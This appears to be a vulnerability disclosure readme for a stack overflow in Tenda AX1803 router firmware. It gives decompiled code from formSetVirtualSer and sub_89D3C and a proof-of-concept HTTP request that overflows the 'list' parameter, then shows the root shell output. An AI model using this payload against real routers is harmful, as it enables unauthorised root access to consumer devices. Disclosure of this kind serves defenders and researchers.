

main vuln / Tenda / AX1803 / 1 /



Darry-lang1 Add files via upload ...

on Aug 6 History

..



img

4 months ago



readme.md

4 months ago



readme.md

Tenda AX1803 (V1.0.0.1) has a stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.tenda.com.cn>
- Firmware download address : <https://www.tenda.com.cn/download/detail-3421.html>

Product Information

Tenda AX1803 V1.0.0.1, the latest version of simulation overview :



Vulnerability details

The Tenda AX1803 (V1.0.0.1) was found to have a stack overflow vulnerability in the `formSetVirtualSer` function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1 int __fastcall formSetVirtualSer(int a1)
2 {
3     const char *v2; // r0
4     int v3; // r0
5     int v4; // r4
6     int v5; // r2
7     char v7[16]; // [sp+0h] [bp-120h] BYREF
8     char s[272]; // [sp+10h] [bp-110h] BYREF
9
10    memset(s, 0, 0x100u);
11    memset(v7, 0, sizeof(v7));
12    v2 = (const char *)websgetvar(a1, "list", &byte_1EACC5);
13    sub_89D3C("adv.virtualser", v2, 126); // There is a stack overflow vulnerability
14    GetValue("adv.virtualser.listnum", v7);
15    v3 = atoi(v7);
16    sprintf(s, "op=%d,index=%d", 2, v3);
17    v4 = send_msg_to_netctrl(27, s);
18    sub_4F67C(
19        a1,
20        "HTTP/1.1 200 OK\nContent-type: text/plain; charset=utf-8\nPragma: no-cache\nCache-Control: no-cache\n\n");
21    v5 = v4;
22    if ( v4 )
23        v5 = 1;
24    sub_4F67C(a1, "{\"errCode\":%d}", v5);
25    return sub_4FE0C(a1, 200);
26 }
```

In the `formSetVirtualSer` function, `v2` (the value of `list`) we entered will be passed into the `sub_89D3C` function as a parameter, and this function has stack overflow.

```

1 int __fastcall sub_89D3C(const char *a1, const char *a2, int a3)
2 {
3     int i; // r10
4     int v6; // r5
5     int result; // r0
6     char *v8; // r0
7     int v9; // r5
8     const char *v10; // [sp+1Ch] [bp-4Ch]
9     int v12[2]; // [sp+38h] [bp-30h] BYREF
10    int v13[2]; // [sp+40h] [bp-28h] BYREF
11    int v14[2]; // [sp+48h] [bp-20h] BYREF
12    char v15[4]; // [sp+50h] [bp-18h] BYREF
13    int v16; // [sp+54h] [bp-14h]
14    char s[16]; // [sp+58h] [bp-10h] BYREF
15    char v18[64]; // [sp+68h] [bp+0h] BYREF
16    char v19[64]; // [sp+A8h] [bp+40h] BYREF
17    char v20[64]; // [sp+E8h] [bp+80h] BYREF
18    char v21[256]; // [sp+128h] [bp+C0h] BYREF
19
20    memset(v18, 0, sizeof(v18));
21    memset(v21, 0, sizeof(v21));
22    memset(s, 0, sizeof(s));
23    v12[0] = 0;
24    strcpy(v19, "server");
25    v12[1] = 0;
26    v13[0] = 0;
27    v13[1] = 0;
28    v14[0] = 0;
29    v14[1] = 0;
30    memset(&v19[7], 0, 0x39u);
31    memset(v20, 0, sizeof(v20));
32    *(_DWORD *)v15 = 0;
33    v16 = 0;
34    if ( strlen(a2) <= 4 )
35    {
36        memset(v18, 0, sizeof(v18));
37        sprintf(v18, "%s.listnum", a1);
38        SetValue(v18, "0");
39        memset(v18, 0, sizeof(v18));
40        memset(v21, 0, sizeof(v21));
41        sprintf(v18, "%s.list%d", a1, 1);
42        v6 = 1;
43        result = GetValue(v18, v21);
44        while ( v21[0] )
45        {
46            ++v6;
47            UnSetValue(v18);
48            memset(v18, 0, sizeof(v18));
49            memset(v21, 0, sizeof(v21));
50            sprintf(v18, "%s.list%d", a1, v6);
51            result = GetValue(v18, v21);
52        }
53    }
54    else
55    {
56        for ( i = 1; ; ++i )
57        {
58            v8 = strchr(a2, a3);
59            if ( !v8 )
60                break;
61            *v8 = 0;
62            v10 = v8 + 1;
63            memset(v18, 0, sizeof(v18));
64            sprintf(v18, "%s.list%d", a1, i);

```

```

65     if ( _isoc99_sscanf(a2, "%[^,]*%[^,]*%[^,]*%s", s, v12, v13, v14) == 4
66     {
67         memset(v19, 0, sizeof(v19));
68         strcat(v19, s);

```

In the `sub_89D3C` function, the `a2` (the value of `list`) is formatted using the `_isoc99_sscanf` function and in the form of `%[^,]*%[^,]*%[^,]*%s`. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `s`、`v12`、`v13` or `v14`, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/SetVirtualServerCfg HTTP/1.1
```

```
Host: 192.168.0.1
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
```

```
Accept: */*
```

```
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
```

```
Accept-Encoding: gzip, deflate
```

```
Content-Type: application/x-www-form-urlencoded;
```

```
Content-Length: 336
```

```
Origin: http://192.168.0.1
```


```
DNT: 1
```

```
Connection: close
```

```
Referer: http://192.168.0.1/index.html
```

```
Cookie: ecos_pw=eee:language=cn
```

```
list=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```




```
BusyBox v1.30.1 (2022-05-18 22:14:21 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

# ls -l
drwxrwxr-x   2 1000   1000           4096 Aug  5 17:06 bin
lrwxrwxrwx   1 1000   1000           12 Aug  5 17:02 ctcap -> /var/tmp/cfg
drwxrwxr-x   2 1000   1000           4096 May 18 14:50 data
lrwxrwxrwx   1 1000   1000           16 Aug  5 17:02 debug -> sys/kernel/deb
ug
drwxrwxr-x   3 1000   1000           4096 May 18 14:50 dev
drwxrwxr-x  16 1000   1000           4096 May 18 14:50 etc
drwxrwxr-x   6 1000   1000           4096 May 18 14:50 lib
drwxrwxr-x   2 1000   1000           4096 May 18 14:50 mnt
drwxrwxr-x   5 1000   1000           4096 May 18 13:06 opt
drwxrwxr-x   2 1000   1000           4096 May 18 14:50 proc
drwxrwxr-x   2 1000   1000           4096 May 18 14:49 sbin
drwxrwxr-x   3 1000   1000           4096 May 18 14:50 sys
lrwxrwxrwx   1 1000   1000           8 Aug  5 17:02 tmp -> /var/tmp
drwxrwxr-x   6 1000   1000           4096 May 18 14:33 usr
drwxrwxr-x   2 1000   1000           4096 May 18 14:50 var
drwxrwxr-x  15 1000   1000           4096 May 18 14:50 webs
#
```

Finally, you also can write exp to get a stable root shell.